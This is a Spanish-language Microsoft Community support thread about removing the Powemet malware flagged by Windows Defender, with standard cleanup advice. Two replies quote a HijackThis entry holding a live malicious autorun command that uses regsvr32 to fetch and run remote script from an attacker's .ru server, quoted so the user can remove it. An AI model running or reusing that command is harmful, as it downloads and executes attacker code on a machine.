Windows Defender - Virus Behavior:Win32/Powemet.B!attk.

Anónimas
2017-08-29T23:31:14+00:00

Alguien que me pueda ayudar.

     Windows Defender detecto un virus en mi notebook llamada Behavior:Win32/Powemet.B!attk, lo que sucede es que al momento de iniciar la acción de ponerlo en cuarentena, Windows Defender no lo hace, y al momento de eliminarlo y volver a hacer un escaneo rápido, vuelve a aparecer el molesto virus y no se elimina. Ya intente escanearlo con herramientas de Microsoft como Microsoft Anti-Malware Package pero no da resultados, ya intente buscar algún programa malicioso que se haya instalado en mi notebook, pero nada. Igual con los Exploradores que tengo (Internet Explorer, Google Chrome, etc.) para ver si no se ha instalado una toolbar o algo por el estilo, pero tampoco, igual con las extensiones y sigue igual. ¿Alguién que haya podido eliminar este virus y que me oriente?

Windows para el hogar | Windows 10 | Seguridad y privacidad

Pregunta bloqueada. Esta pregunta se migró desde la Comunidad de Soporte técnico de Microsoft. Puede votar si es útil, pero no puede agregar comentarios o respuestas ni seguir la pregunta.

0 comentarios No hay comentarios
Respuesta aceptada por el autor de la pregunta
Anónimas
2017-10-19T20:47:48+00:00

Hola, KillerMiloX:

No se preocupe porque tampoco es fácil revisar un listado de entradas del registro. En ocasiones es necesario hasta buscar en Google para reconocer algunas de estas entradas y saber si son normales tenerlas o no en el sistema.

En su caso, haga lo siguiente:

Abra de nuevo el programa HijackThis, pero esta vez utilizando la opción Do a system scan only.

Marque la casilla de la siguiente entrada (haciendo clic en la casilla de verificación que aparece a su izquierda):

O4 - HKCU..\Run: [COM+] regsvr32 /s /n /u /i:http://server1.aserdefa.ru/deploy.xml scrobj.dll

A continuación, haga clic en el botón en negrita de la parte inferior del programa "Fix checked".

Reinicie el equipo y compruebe si el problema se sigue presentando.

Un saludo.

¿Le ha resultado útil esta respuesta?

2 personas han encontrado útil esta respuesta.
0 comentarios No hay comentarios
Respuesta aceptada por el autor de la pregunta
Anónimas
2017-09-26T13:30:09+00:00

Abra de nuevo el programa HijackThis, pero esta vez utilizando la opción Do a system scan only.

Marque la casilla de la siguiente entrada (haciendo clic en la casilla de verificación que aparece a su izquierda):

O4 - HKCU..\Run: [COM+] regsvr32 /s /n /u /i:http://server1.aserdefa.ru/deploy.xml scrobj.dll

A continuación, haga clic en el botón en negrita de la parte inferior del programa "Fix checked".

Reinicie el equipo y compruebe si el problema se sigue presentando.

Un saludo.

¿Le ha resultado útil esta respuesta?

2 personas han encontrado útil esta respuesta.
0 comentarios No hay comentarios
Respuesta aceptada por el autor de la pregunta
Anónimas
2017-09-10T16:28:12+00:00

Hola, Luis:

Nos ha comentado que ya revisado la configuración de sus navegadores, las extensiones y complementos de los mismos, y que incluso ha analizado su equipo con algunos programas antivirus y antimalware. En ocasiones, hay algunos malwares que solamente se pueden eliminar manualmente. No obstante, le pido que realice los siguientes pasos uno a uno, antes de que procedamos al paso manual:

1. Antes que nada debería comprobar que no hay ningún software instalado en su equipo con un nombre sospechoso, desde la opción "Programas y características" en el "Panel de Control". Consúltenos si detecta algún software con nombre extraño instalado y no sabe para qué sirve. Normalmente los últimos programas instalados suelen ser los más sospechosos de haber incluido alguna opción avanzada durante el proceso de instalación para secuestrar o alterar los navegadores.

**2.**Compruebe que no tiene ningún complemento instalado en sus navegadores que le pueda parecer sospechoso. Si encuentra complementos que usted no ha instalado y no sepa para que son, consúltenos o elimínelos. 

En el caso de Internet Explorer:

  1. Abra Internet Explorer.
  2. Haga clic en el botón Herramientas y luego en Administrar complementos.
  3. En Mostrar, haga clic en Todos los complementos.

En el caso de Firefox:

  1. Abra Firefox.
  2. Haga clic en el icono de las 3 rayitas horizontales, situado a la derecha.
  3. Haga clic en la opción "Complementos".

En el caso de Chrome:

  1. Abra Chrome
  2. Haga clic en el icono de las 3 rayitas horizontales, situado a la derecha.
  3. Haga clic en la opción "Configuración" y a continuación seleccione "Extensiones"

**3.**También podría a probar a restablecer la configuración de los navegadores a su estado predeterminado:

En el caso de Internet Explorer:

  1. Abra Internet Explorer.
  2. Haga clic en el botón Herramientas y luego en Opciones de Internet.
  3. En la nueva ventana, selecciona la pestaña de "Opciones avanzadas".
  4. En la pantalla de Opciones avanzadas, haga clic en el botón "Restablecer".

En el caso de Firefox:

  1. Abra Firefox.
  2. Haga clic en el icono de las 3 rayitas horizontales, situado a la derecha.
  3. Haga clic en Ayuda (?) y a continuación en Información para solucionar problemas.
  4. En la página de Información para solucionar problemas, haga clic en el botón "Restablecer Firefox".

En el caso de Chrome:

  1. Abra Chrome
  2. Haga clic en el icono de las 3 rayitas horizontales, situado a la derecha.
  3. En la ventana de Configuración, diríjase a la parte inferior de la página y haga clic en "Mostrar opciones avanzadas".
  4. En la parte inferior de la página, haga clic en el botón "Restablecer la configuración del navegador".

En el caso de Edge:

  1. Abra Edge
  2. Haga clic en el icono de los 3 puntitos horizontales, situado a la derecha.
  3. En Configuración, asegúrese de que no tenga establecida ninguna página que no es la que desee abrir en "Abrir con" -> Página o páginas específicas.

Además en Edge verifique lo siguiente:

1º.- Abrir Edge

2º.- Ir a Configuración

3º.- Ir a Configuración avanzada

4º.- Cambiar motor de búsqueda

5º.- Elegir una opción:

       Comprobar el motor de búsqueda establecido.


4. Compruebe además las rutas de destino de todos los navegadores (Edge no entra dentro de esta opción):

Por ejemplo, para Chrome. En la barra de tareas (la barra inferior de Windows), haga clic con el botón derecho en el icono de Chrome, se deplegarán varias opciones. Haga clic de nuevo con el botón derecho sobre la opción Google Chrome y seleccione Propiedades. Compruebe la ruta indicada en "Destino".

La ruta original debe ser así:"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"

Si el navegador tiene una ruta destino modificada, elimine la parte que no pertenece a la original y haga clic en el botón Aplicar y luego en el botón Aceptar.

5. El siguiente paso sería analizar su equipo con los siguientes programas:

AdwCleaner

Malwarebytes Anti-Malware

HitmanPro

Reinicie el equipo si alguno de los programas anteriores se lo indica.

**6.**Si el problema persiste tendría que hacer uso de algún antimalware manual, como por ejemplo: HijackThis

No utilice este programa sin consultarnos antes. Es un programa que requiere de ciertos conocimientos técnicos.

7. La última opción que tendría sería la de restaurar el sistema a un punto anterior al problema presentado:

Opciones de recuperación de Windows 10

Por favor, siga solamente los pasos indicados en el apartado: Restaurar desde un punto de restauración del sistema.

Un saludo.

¿Le ha resultado útil esta respuesta?

0 comentarios No hay comentarios

18 respuestas adicionales

Ordenar por: Muy útil
  1. Anónimas
    2017-10-12T07:33:19+00:00

    Hola de nuevo, Alfonso77777:

    Puede quedarse tranquilo. Su equipo está limpio y no hay nada sospechoso.

    Los elementos que pasan a cuarentena en realidad no están actuando ya en el sistema. Se puede decir que están neutralizados, a la espera de que el usuario tome alguna decisión sobre lo que quiere hacer con ellos. Esto ocurre, porque en ocasiones los antivirus detectan falsos-positivos, por lo que el antivirus decide no eliminar esos archivos, pero sí advertir al usuario de que probablemente estén infectados.

    Windows Defender elimina automáticamente pasados unos días los elementos que se encuentran en cuarentena, si el usuario no toma una decisión.

    Por supuesto, como usted también indica, es más que posible, que si no ha sido Windows Defender el que se encargó de eliminar la infección de su equipo, haya sido otro de los anti-malwares aconsejados en este Hilo de discusión.

    Un saludo y que todo le vaya bien. Por aquí nos tiene si lo vuelve a necesitar ;)

    ¿Le ha resultado útil esta respuesta?

    0 comentarios No hay comentarios
  2. Anónimas
    2017-10-11T21:06:00+00:00

    Gracias por contestar Jesús,

    1) y 2) Windows Defender me estuvo indicando durante varios días que estaba recibiendo ataque de un malware llamado Win32/Powemet.B!attk, y me indicaba que lo mantendría en cuarentena. 

    3) Cuando me puse a buscar que era exactamente este tipo de malware vi que era un potente troyano y seguí todas tus indicaciones, incluido realizar un análisis con HijackThis. Por lo que si no has visto nada sospechoso, creo que el resto de antimalwares aplicados se cargaron el problema antes de llegar a ejecutar el HijackThis. Además llevo unos días analizando con Windows defender de nuevo y no me indica nada.

    Gracias por tus consejos y los antimalwares recomendados¡

    ¿Le ha resultado útil esta respuesta?

    0 comentarios No hay comentarios